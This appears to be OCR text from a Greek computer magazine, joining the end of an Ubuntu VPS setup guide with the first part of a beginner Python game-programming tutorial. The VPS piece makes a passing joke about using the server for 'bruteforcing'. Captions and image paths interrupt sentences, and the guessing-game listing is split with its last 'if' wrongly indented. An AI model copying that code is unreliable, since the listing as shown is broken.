Αν έχουν γίνει όλα σωστά, ο νέος μας server θα μας υποδεχτεί. Μπορούμε πλέον να του αλλάξουμε τα φώτα, όπως θα κάναμε σε οποιοδήποτε μηχάνημα Linux που θα έπεφτε στα χέρια μας ;) Για αρχή, πάντως, κι εφόσον έχουμε επιλέξει το Ubuntu, καλό θα ήταν να πραγματοποιήσουμε ορισμένες απλές ρυθμίσεις.

Αρχική ρύθμιση

Καταρχάς, υποθέτουμε ότι έχουμε εγκαταστήσει στο VPS το Ubuntu 11.10. Στις περισσότερες περιπτώσεις, αν όχι σε όλες, το template του λειτουργικού θα είναι αρκετά πίσω και θα του λείπουν πολλές ενημερώσεις. Για αρχή, λοιπόν, καλό θα ήταν να ξεκινήσουμε με μια αναβάθμιση του συστήματος. Αρκεί να δώσουμε κάτι τέτοιο:

```
apt-get update
```

Με την εντολή αυτή θα αναβαθμιστούν οι λίστες με τις εκδόσεις των διαθέσιμων εφαρμογών/προγραμμάτων/εργαλείων. Ωστόσο, τίποτε ήδη εγκατεστημένο δεν θ' αναβαθμιστεί. Για να το πετύχουμε αυτό, θα πρέπει να εκτελέσουμε το ακόλουθο:

```
apt-get dist-upgrade
```

Η διάρκεια αυτής της διαδικασίας εξαρτάται από το πόσες αναβαθμίσεις έλειπαν από το template. Σε λίγα λεπτά πάντως ο server μας θα είναι ολόφρεσκος και πανέτοιμος για (νέες) περιπέτειες. Παρεμπιπτόντως, μετά την αναβάθμιση του συστήματος, καλό θα ήταν να επισκεφτούμε το

4. Δεν μπορεί κάποιος αρχάριος να ξέρει πόσα PHP processes χρειάζονται σε έναν μικρό VPS, σωστά;




control panel του host server και να κάνουμε μια επανεκκίνηση στο VPS. Όχι γιατί απαιτείται, αλλά κυρίως γιατί μπορούμε :)

Στο login prompt δίνουμε το όνομα χρήστη και τον κωδικό, όπως αναγράφονται στο email που μας έστειλε η εταιρία κατά την αγορά του VPS.

Σειρά έχει η ώρα. Ο host server ενδέχεται να βρίσκεται στη Γερμανία, στη Νέα Υόρκη ή κάπου πολύ πιο μακριά. Σε κάθε περίπτωση εμάς θα μας βόλευε να έχει τη δική μας ώρα, ώστε να έχουμε καλύτερο έλεγχο. Για το σκοπό αυτό, αρκεί να τρέξουμε το παρακάτω:

```
dpkg-reconfigure tzdata
```


Από το μενού που θα εμφανιστεί επιλέγουμε αρχικά Ευρώπη και στην συνέχεια Αθήνα. Αυτό ήταν. Έχοντας δηλώσει τη δική μας ζώνη ώρας ο server θα είναι συντονισμένος στην ώρα Ελλάδος!



Θέλουμε ο server μας να έχει τη δική μας ώρα. Ακριβώς γι' αυτό, πρέπει να επιλέξουμε το δικό μας timezone.

Τα template των εταιριών είναι σπανίως καθαρά. Πολύ συχνά περιλαμβάνουν αρκετές προ-εγκατεστημένες εφαρμογές, οι οποίες ενδέχεται να μη μας χρειαστούν ποτέ. Αν βέβαια προκύψει κάποτε η ανάγκη, μπορούμε απλά να τις εγκαταστήσουμε. Μερικές κλασσικές εφαρμογές που ανήκουν σ' αυτή την κατηγορία είναι ο Apache web server και η MySQL. Εάν θέλουμε να τις απομακρύνουμε οριστικά, δεν έχουμε παρά να δώσουμε κάτι τέτοιο:

```
apt-get remove --purge apache* mysql*
```



Το htop δείχνει τη λίστα με τις διεργασίες που τρέχουν στον νέο μας server. Εδώ φαίνεται ότι τρέχει όχι μόνο ο lighttpd, αλλά και η MySQL μαζί με την PHP! Η φωτογρφία, βλέπετε, προέρχεται από έναν προσωπικό μας VPS, στον οποίο φιλοξενείται ένα ωραιότατο blog ;)

Η παράμετρος --purge, δίπλα στο remove, θα έχει σαν αποτέλεσμα την απεγκατάσταση των εφαρμογών αλλά *και* τη διαγραφή όλων των παρελκόμενων αρχείων (αρχεία ρυθμίσεων, documentation κ.ά.). Αφού καθαρίσουμε το σύστημα από τις ανεπιθύμητες εφαρμογές, μπορούμε να εγκαταστήσουμε εκείνες που χρειαζόμαστε. Για παράδειγμα, σ' εμάς αρέσει ο process viewer που ακούει στο όνομα htop. Πρόκειται για μια όμορφη κι ιδιαίτερα εύχρηστη παραλλαγή του γνωστού top. Για να το εγκαταστήσουμε δίνουμε αυτό:

```
apt-get install htop
```

Αυτά για την ώρα...

Πλέον, ο δικός μας VPS είναι έτοιμος να μας στηρίξει σε κάθε νέο μας εγχείρημα. Είναι και πεντακάθαρος, χωρίς να σπαταλά ίχνος πόρων σε άχρηστες λειτουργίες. Για την ώρα βέβαια δεν κάνει τίποτα χρήσιμο, αλλά αυτό είναι στο χέρι μας να αλλάξει! Παρεμπιπτόντως, αν δεν το έχετε συνειδητοποιήσει ακόμα, μιλάμε για έναν server που συνδέεται στο Internet με μια γραμμή των 100mbit (τουλάχιστον!) και είναι ενεργός 24/7. Επομένως, αποτελεί την ιδανική πλατφόρμα για πολύωρες εργασίες όπως, εχμ, ας πούμε το bruteforcing. Στο επόμενο άρθρο θα δείξουμε την εγκατάσταση ενός web server, της PHP και της MySQL. Επίσης, θα ασχοληθούμε και με την ασφάλεια του συστήματος, για να κρατήσουμε απέξω του περίεργους. Για την ώρα μπορούμε να πειραματιστούμε και να κατανοήσουμε καλύτερα πως δουλεύουν οι VPS, όπως επίσης να παίξουμε και να γνωρίσουμε καλύτερα το control panel του host server. Όλα αυτά βέβαια *αφού* εντοπίσουμε την καλύτερη προσφορά. Θέλουμε να πιστεύουμε ότι οι κατευθυντήριες που σας δώσαμε είναι καλές και χρήσιμες.


Skill: Beginner

Tags: Python, programming, tutorial

Programming is fun:

GAMES IN PYTHON!

(part 1 of many)



by Sonic

Ο προγραμματισμός δεν σημαίνει το άθροισμα των λογαριασμών της ΔΕΗ, ούτε την καταγραφή των ονομάτων και των τηλεφώνων των φίλων μας. Έλεος πια με αυτά τα βαρετά πράγματα! Ο προγραμματισμός αποτελεί μια ενδιαφέρουσα, ευχάριστη και δημιουργική ασχολία. Είμαστε αποφασισμένοι να σας το αποδείξουμε :D

Κάτι μου λέει ότι οι περισσότεροι από σάς γεννηθήκατε --ή έστω χρησιμοποιήσατε υπολογιστή για πρώτη φορά-- σε μια εποχή που οι δυνατότητες των μηχανημάτων ήταν ήδη αυξημένες. Με άλλα λόγια, θεωρείτε φυσιολογικό για τον υπολογιστή σας να παίζει video, να κατεβάζει ταινίες και μουσική από το Internet με μεγάλη ταχύτητα και να τρέχει τα τελευταία 3D παιχνίδια (αφήνω κατά μέρος τους εκβιασμούς στους γονείς σας, για να σας πάρουν την τελευταία, πανάκριβη κάρτα γραφικών :) Θεωρείτε δεδομένο ότι ο υπολογιστής είναι κάτι που χειριζόμαστε με το ποντίκι και οι νεώτεροι από σας δεν έχουν δει ποτέ οθόνη με καθοδικό σωλήνα (εκτός ίσως από κανένα εργαστήριο σχολείου). Αν δεν υπήρχε δε και το περιοδικό που κρατάτε στα χέρια σας, πολλοί από εσάς ενδέχεται να μην μπαίνατε ποτέ στον κόπο ν' ασχοληθείτε με τη γραμμή εντολών ή μ' όλα αυτά τα περίεργα λειτουργικά, που θέλουν τόσο κόπο να εγκατασταθούν και τόσες πολλές χειροκίνητες ρυθμίσεις...

Όταν αφήνετε όλα αυτά, γυρίζετε στην «ασφάλεια» και τη θαλπωρή των Windows που γνωρίζετε --το πρώτο λειτουργικό που είδατε και που μάλλον νομίζατε ότι ήταν και το μοναδικό. Υπάρχουν βέβαια στιγμές που σας εκνευρίζει: Κολλάει ιούς, κρασάρει, καθυστερεί και μόνη λύση είναι να το ταΐζετε συνεχώς με περισσότερο hardware: γρηγορότερους δίσκους και επεξεργαστές, περισσότερη RAM, ακριβότερες κάρτες γραφικών και πάει λέγοντας. Πάλι, όμως, όταν σκέφτεστε τι σας προσφέρει δεν έχετε να παραπονεθείτε: Κάνει όλα αυτά που θέλετε και μπορείτε να βρίσκετε τουλάχιστον ένα πρόγραμμα για καθετί που περνάει από το μυαλό σας. Ακόμα κι αν έχετε εγκαταλείψει τα Windows και χρησιμοποιείτε κάποιο άλλο λειτουργικό, είναι αρκετά πιθανό τα έτοιμα προγράμματα που έρχονται μ' αυτό (ή που μπορείτε να εγκαταστήσετε εύκολα) να καλύπτουν τις περισσότερες απαιτήσεις σας. Ναι, ο υπολογιστής είναι ένα κουτί που μπορεί να κάνει το καθετί, δίνοντάς του βεβαίως το κατάλληλο πρόγραμμα. Εσείς, από τη μεριά σας, είστε ικανοί να εντοπίζετε οποιοδήποτε πρόγραμμα χρειαζόσαστε κάθε φορά και να το εγκαθιστάτε επιτυχώς. Έτσι δεν είναι;

Ε, όχι, δεν είναι!



Δεν ξέρω αν το έχετε καταλάβει, αλλά όλος ο κόσμος είναι γεμάτος υπολογιστές -- και δεν εννοώ τα PC. Το κινητό σας τηλέφωνο είναι ένας υπολογιστής. Η τηλεόραση σας έχει μέσα έναν υπολογιστή. Το ίδιο και τ' αυτοκίνητα και οι φούρνοι μικροκυμάτων. Θα μου πείτε, δεν μπορώ να τρέξω το LibreOffice στο φούρνο μικροκυμάτων! (αν κι εγώ ευχαρίστως θα το έψηνα εκεί μέσα). Πράγματι, δεν μπορείτε να τρέξετε τίποτα σε αυτούς τους υπολογιστές. Αυτό όμως συμβαίνει γιατί έχουν φτιαχτεί και προγραμματιστεί για μια συγκεκριμένη εργασία και μόνο! Πρόκειται για τους λεγόμενους υπολογιστές τύπου *special* purpose. Πράγματι, θα είχε ελάχιστο ενδιαφέρον να φτιάξουμε ένα φούρνο μικροκυμάτων που να ψήνει και αρχεία JPEG. Δεν ξέρω όμως αν έχετε παρατηρήσει τι συμβαίνει στο χώρο των υπολογιστών *general* purpose: Έχουμε γεμίσει συσκευές που ενώ είναι πλήρεις υπολογιστές, έχουν δεκάδες τεχνητούς περιορισμούς! Το iPad 2 που βρίσκεται δίπλα μου δεν μπορεί να τρέξει τίποτα που δεν έχει ελεγχθεί από την Apple και δεν έχει περάσει από το AppStore. Το Android κινητό χρειάζεται jailbreak για να επέμβετε σε πιο εσωτερικές ρυθμίσεις. Η μανία των χρηστών να χρησιμοποιούν μόνο έτοιμα πράγματα, σε συνδυασμό με τα προβλήματα που δημιουργεί για στις εταιρείες η ελευθερία, οδήγησαν σ' ένα νέο είδος υπολογιστή: Τον «τεχνητά περιορισμένο» υπολογιστή γενικής χρήσης. Και λέμε «τεχνητά», γιατί ένας υπολογιστής γενικής χρήσης --τουλάχιστον από «τη φύση»

του-- τρέχει και κάνει τα πάντα. Ένας υπολογιστής αυτού του είδους, στον οποίο έχουν επιβληθεί τεχνητοί περιορισμοί, θυμίζει ένα φούρνο μικροκυμάτων που αρνείται να ψήσει οτιδήποτε άλλο εκτός από κοτόπουλο! Καλό για τη δίαιτα μας, αλλά σήμερα θέλω να φάω μπιφτέκια!

Δυστυχώς, οι υπολογιστές μοιάζουν να βαδίζουν προς τα εκεί κι αυτό δεν αποτελεί μόνο προσωπική μου εκτίμηση. Μπορείτε να δείτε και την ομιλία του Cory Doctorow, στο Chaos Communication Congress. Ο τίτλος της είναι «The coming war on general computation» και μπορείτε να τη βρείτε στο YouTube:

`http://bit.ly/warOnGenComp`

In the Beginning...

Όχι. Τα πράγματα δεν ήταν πάντοτε έτσι. Το PC, στη μορφή που το γνωρίζετε σήμερα, δεν υπήρχε τη δεκαετία του 80. Για να το θέσουμε διαφορετικά, αν και το IBM PC κατασκευάστηκε τότε, απευθυνόταν μόνο σε επιχειρήσεις και φυσικά η τιμή του ήταν απλησίαστη για τους απλούς θνητούς. Ήταν ένα ιδιαίτερα βαρετό μηχάνημα, χωρίς ήχο, με ασπρόμαυρη, πράσινη ή πορτοκαλί (!) οθόνη και είχε τόσο ενδιαφέρον όσο ένα ντοκιμαντέρ που το βλέπετε σε εκατοστή επανάληψη, στις πέντε το πρωί. Βέβαια, το μηχάνημα εκείνο δεν είχε τους τεχνητούς περιορισμούς που επιβάλλονται σήμερα στους υπολογιστές. Αναρωτιέστε τι χρησιμοποιούσαμε εμείς, που ξεκινήσαμε ν’ ασχολούμαστε με τους υπολογιστές το 80; Υπήρχε μια ολόκληρη γενιά μηχανημάτων, με τα οποία μεγάλωσαν πολλοί προγραμματιστές, των οποίων τα προγράμματα χρησιμοποιείτε ακόμη και

Texas Instruments 99/4A. *Γνωστό ως TI-99/4A. Αν δεν είχα τόσους servers ενεργούς 24/7, πιστεύω ότι αυτό (το πρώτο μου) μηχάνημα θα είχε ρεκόρ uptime. Ναι, λειτουργεί ακόμα.* [`http://bit.ly/ti994aPresentation`]



σήμερα. Μπορείτε να δείτε μερικά τέτοια μηχανήματα στις εικόνες του άρθρου αλλά και στο μικρό, προσωπικό μου ...μουσείο:

`http://museum.freebsdgr.org`

Μπορείτε να φανταστείτε ποιο ήταν το κοινό χαρακτηριστικό εκείνων των μηχανημάτων; Μα φυσικά, το μοναδικό τους ενσωματωμένο πρόγραμμα: Μια γλώσσα προγραμματισμού! Στο 99% των περιπτώσεων ήταν μια διάλεκτος της γνωστής BASIC. Αυτό που έκαναν όλη μέρα οι χομπίστες της εποχής, ήταν να γράφουν προγράμματα: Τα δικά τους, από βιβλία ή κι από περιοδικά! Ο προγραμματισμός, βλέπετε, είναι εθιστικός. Ικανοποιεί τη δημιουργικότητά μας και επιβεβαιώνει τον έλεγχό μας πάνω στη μηχανή. Ειδικά το τελευταίο, έχει εγκαταλειφθεί από τους περισσότερους (εκτός αν γράψατε πρόσφατα κάνα πρόγραμμα για Windows) και οι εταιρείες προσπαθούν ούτως ή άλλων να το απαγορεύσουν (το iPad δίπλα μου με στραβοκοιτάει -- με την μπροστινή κάμερα).

Γιατί δεν μαθαίνει προγραμματισμό η νέα γενιά;

Οι λόγοι είναι πάρα πολλοί. Στα γρήγορα θα αναφέρουμε λίγους μόνο:

- Τα βρίσκει όλα έτοιμα.
- Η πληροφορική έχει ταυτιστεί με τη διδασκαλία προγραμμάτων σαν το Word και το Excel.
- Η λογική της γρήγορης διασκέδασης (βλέπε παιχνίδια στο Facebook, κουβεντούλα στο twitter και πάει λέγοντας) είναι κυρίαρχη.
- Τα σχολικά μαθήματα, όπως η «Ανάπτυξη Εφαρμογών σε Προγραμματιστικό Περιβάλλον» είναι ακαταλαβίστικα, ενώ η ψευδογλώσσα τους ανόητη και βαρετή!

Γιατί οι παλιοί μάθαιναν;

- Δεν υπήρχε τίποτα έτοιμο.
- Όποιος αγόραζε υπολογιστή είχε σκοπό να μάθει προγραμματισμό.
- Η Microsoft ήταν ένα μαγαζάκι σαν το εφημεριδοπωλείο της γωνίας κι η «επεξεργασία κειμένου» γινόταν σε γραφομηχανές.
- Το Internet ήταν καλά κρυμμένο στα όνειρα των BSDήδων, που σχεδίαζαν το TCP/IP.

Όλοι εμείς που μαθαίναμε προγραμματισμό, το κάναμε γράφοντας ενδιαφέροντα προγράμματα: Με ήχο, γραφικά και κίνηση. Φτιάχναμε παιχνίδια! Ο προγραμματισμός δεν χρειάζεται, ούτε πρέπει να βαρετός. Σίγουρα, η αλγοριθμική που κάνετε στο ΑΕΠΠ ή στον αντίστοιχο Δομημένο Προγραμματισμό των ΕΠΑΛ είναι απαραίτητη. Αυτό όμως δεν σημαίνει ότι όλα τα προγράμματα πρέπει να υπολογίζουν χρεώσεις σε λογαριασμούς ΔΕΗ και αδιάφορα αθροίσματα «μέχρι να δώσετε το μηδέν». Έλεος, πια! Ο προγραμματισμός έχει ρουτίνες, αλλά ποτέ δεν πρέπει να καταντάει ρουτίνα. Γι' αυτό λοιπόν, αναφωνούμε: Game programming FTW!

Welcome to Python

Εντάξει! Νομίζουμε ότι πειστήκατε. Θα δώσετε στον προγραμματισμό ακόμα μια ευκαιρία. Αρκεί να μην έχει προγράμματα που θα αθροίζουν τιμολόγια, δηλαδή. Βέβαια δεν γίνεται να ξεκινήσουμε από το μηδέν και να γράψουμε υπέρ-προγράμματα. Σας υποσχόμαστε, όμως, ότι θα προ-

σπαθήσουμε να πιάσουμε το στόχο μας γρήγορα και με όσο το δυνατόν πιο ενδιαφέροντα προγράμματα! Το όχημά μας σε αυτή την αναζήτηση θα είναι η γλώσσα Python. Την επιλέξαμε επειδή μας αρέσει αλλά και για αρκετούς ακόμα λόγους:

- Είναι κατάλληλη για εκμάθηση, σαν πρώτη γλώσσα προγραμματισμού.
- Είναι πολύ ισχυρή: παρέχει τόσες έτοιμες βιβλιοθήκες (modules) που μας επιτρέπει να κάνουμε τα πάντα!
- Τρέχει σε οποιοδήποτε μηχάνημα μπορείτε να φανταστείτε. Ναι, ακόμα και στο iPad, αλλά και στο PC με Windows, Mac OS X, Linux ή BSD.
- Παρέχει εκείνη την όμορφη αμεσότητα της BASIC των 80s!

Εγκατάσταση

Αν χρησιμοποιείτε Mac OS X, Linux ή FreeBSD, είναι πολύ πιθανό να την έχετε ήδη εγκατεστημένη. Αν όχι, εγκαταστήστε την Python 2.7 από το repository της διανομής σας. Για παράδειγμα, αν έχετε κάποια διανομή βασισμένη στο Debian, θα χρειαστεί να γράψετε κάτι τέτοιο:

```
# apt-get install python2.7
```

Στο FreeBSD μπορείτε να κάνετε εγκατάσταση από το σχετικό port:

```
# cd /usr/ports/lang/python27
# make install clean
```

Στα Windows, κατεβάστε την από τη σελίδα `www.python.org/download/releases`. Κατεβάστε και εγκαταστήστε την τελευταία έκδοση της σειράς 2.7, για συμβατότητα με όσα θα φτιάχνουμε στα άρθρα μας.

Sinclair ZX Spectrum, *το γνωστό μηχάνημα με τα πλήκτρα-γομολάστιχες! Πολύ γνωστό, καθώς ήταν και σε προσιτή τιμή.*



Τα πρώτα πειράματα

Η Python έρχεται με ένα περιβάλλον άμεσης εκτέλεσης εντολών, που ονομάζεται IDLE. Μπορείτε να το ξεκινήσετε δίνοντας idle στη γραμμή εντολών ή επιλέγοντας το από το μενού του συστήματος. Πάντως, ακόμα και χωρίς το IDLE, μπορείτε να εκτελέσετε την python χωρίς καμία παράμετρο:

```
$ python
```

Με αυτόν τον τρόπο η Python θα ξεκινήσει σε κατάσταση άμεσης εκτέλεσης εντολών. Με άλλα λόγια, θα εκτελεί επί τόπου καθετί που γράφετε κι εφόσον πατήσετε το [ENTER]. Για να βγείτε από το περιβάλλον, αρκεί να δώσετε ένα exit(). Σε κάθε περίπτωση, ξεκινώντας θα δείτε κάτι σαν το παρακάτω:

```
Python 2.7.2 (default, Jun 12 2011, 14:24:46)
Type "copyright", "credits" or "license()" for more information.
>>>
```

Ας ξεκινήσουμε με μερικές απλές δοκιμές. Μεταξύ άλλων, σε αυτή την κατάσταση λειτουργίας της Python μπορείτε να κάνετε πράξεις απευθείας:

```
>>> 4/2
2
>>> 5*3
15
>>> 1/2
0
```

Μηδέν; Αν δεν το καταλάβατε, η διαίρεση που γίνεται είναι ακέραια, καθώς η Python βλέπει ότι τα ορίσματα είναι ακέραια. Αν κάνετε τον έναν αριθμό δεκαδικό, θα πάρετε την απάντηση που περιμένατε:

```
>>> 1/2.0
0.5
```

Το υπόλοιπο της διαίρεσης, ο γνωστός τελεστής mod, στην Python συμβολίζεται με το χαρακτήρα «%»:

```
>>> 1 % 2
1
>>> 5 % 3
2
```

Αν θέλετε να υψώσετε ένα αριθμό σε μια δύναμη δίνετε κάτι σαν

```
>>> 2**24
16777216
```

Ακόμα πιο ενδιαφέρον είναι ότι η Python μπορεί να κάνει απευθείας πράξεις σε δεκαεξαδικό, οκταδικό και δυαδικό σύστημα. Για δεκαεξαδικό, γράψτε τον αριθμό ξεκινώντας με 0x και για δυαδικό με 0b:

```
>>> 0xFF
255
>>> 0b1100
12
```

Μεταβλητές

Όπως πιθανώς θα ξέρετε, μια μεταβλητή είναι ένα όνομα που αντιπροσωπεύει μια τιμή. Χρησιμοποιώντας μεταβλητές είναι δυνατόν να φτιάχνουμε προγράμματα που λύνουν ένα πρόβλημα με γενικό τρόπο, αφού σε κάθε εκτέλεση του προγράμματος μπορούμε ν' αλλάζουμε δυναμικά τα διάφορα μεγέθη. Ας δούμε ένα πρώτο και απλοϊκό παράδειγμα χρήσης μεταβλητών:

```
>>> a=5
>>> a*5
25
>>> a**3
125
```

Χμ. Αυτό δεν ήταν και τόσο δυναμικό, ούτε ιδιαίτερα βολικό. Μάλλον πρέπει να ασχοληθούμε με την είσοδο από το χρήστη (user input) και την εκτύπωση/έξοδο. Για να ζητήσουμε από το χρήστη μια τιμή την ώρα που εκτελείται το πρόγραμμα, μπορούμε να χρησιμοποιήσουμε την input. Η τιμή αυτή μπορεί να αποθηκευθεί απευθείας σε μια μεταβλητή, όπως φαίνεται παρακάτω:

```
>>> age=input("What is your age? ")
What is your age? 24
>>> print age
24
```

Όπως καταλάβατε, η εντολή print χρησιμοποιείται για να τυπώσουμε κάτι στην οθόνη. Μπορεί να είναι ένα μήνυμα (σε εισαγωγικά), μια τιμή ή η

Commodore 64, *το μηχάνημα με το ρεκόρ πωλήσεων όλων των εποχών! Και τώρα η (νέα) Commodore το ξαναβγάζει -- αλλά με Core i7 μέσα. Αν του τρέξετε Windows θα το θεωρήσω ιεροσυλία!*



τιμή μιας μεταβλητής. Φυσικά, μπορεί να είναι και συνδυασμός των παραπάνω:

```
>>> print age,"is not too bad!"
24 is not too bad!
```

Έτοιμοι για το HelloWorld

Εντάξει, εμείς θα φτιάξουμε μια ενδιαφέρουσα παραλλαγή. Αν χρησιμοποιείτε το IDLE, επιλέξτε από το μενού File -> New Window για να βρεθείτε σε έναν απλό editor. Μπορείτε βέβαια να χρησιμοποιήσετε και οποιονδήποτε άλλο text editor θέλετε (το vim εννοούμε φυσικά, εκτός αν θέλετε να σας κοροϊδέψω). Γράψτε λοιπόν τα ακόλουθα:

```
name=raw_input("What is your name? ")
age=input("What is your age? ")
print "Pleased to meet you ",name
print age, " is not too bad!"
```

Αποθηκεύστε το ως «hello.py». Στο IDLE, μπορείτε να πιέστε F5 για να εκτελεστεί. Σε κάποιο UNIXοειδές λειτουργικό, μπορείτε να τρέξετε το πρόγραμμα και από τη γραμμή εντολών:

```
$ python hello.py
```

Αναρωτιέστε τι είναι το raw_input; Πειραματιστείτε βάζοντας σκέτο input και δείτε τι συμβαίνει. Μετά, δώστε το όνομα σας σε εισαγωγικά. Μπορείτε να βρείτε γιατί συμβαίνει αυτό; Θα σας το αποκαλύψουμε στο επόμενο άρθρο μας! Για την ώρα μπορούμε να γράψουμε το πρώτο μας text-based game!

Μάντεψε τον αριθμό v.1

Γράψτε το παρακάτω πρόγραμμα και αποθηκεύστε το ως «guess.py» ή όπως αλλιώς θέλετε. Στη συνέχεια εκτελέστε το, όπως είδαμε προηγουμένως.

```
#
# Μάντεψε τον αριθμό v.1
#
import random
thenumber=random.randint(1,50)
print "Εχω σκεφτεί ένα αριθμό από το 1 ως το 50."
print "Μπορείς να τον βρεις;"
guess=0
while guess<>thenumber:
  guess=input("Δώσε τον αριθμό: ")
  if guess>thenumber:
    print "Εδωσες μεγαλύτερο αριθμό!"
  if guess<thenumber:
    print "Εδωσες μικρότερο αριθμό!"
```

```
    if guess==thenumber:
      print "Τον βρήκες!!!"
```

Προσοχή! Τα κενά είναι σημαντικά. Η Python δεν έχει άγκιστρα, αγκύλες ή κάποιον άλλον από τους χαρακτήρες που χρησιμοποιούν οι υπόλοιπες γλώσσες για να ομαδοποιούν τις εντολές. Γι' αυτό το σκοπό, χρησιμοποιεί τα κενά ή τα TABs. Παρατηρείστε, π.χ., ότι όλες οι εντολές κάτω από τη while είναι δύο κενά διαστήματα πιο μέσα. Αυτό σημαίνει ότι οι συγκεκριμένες εντολές ανήκουν στο βρόχο while. Κάτω από κάθε if, η εντολή είναι επίσης δύο διαστήματα πιο μέσα. Σε όλες τις γλώσσες είναι καλό να στοιχίζουμε το πρόγραμμα μας σωστά, ώστε να είναι ευανάγνωστο. Στην Python αυτό είναι υποχρεωτικό, καθώς η στοίχιση είναι μέρος του συντακτικού της!

Ανάλυση, γραμμή προς γραμμή

Ας δούμε τώρα όσα έχει να μάς διδάξει το πρώτο μας πρόγραμμα, για το συντακτικό και τη λογική της Python...

```
import random
```

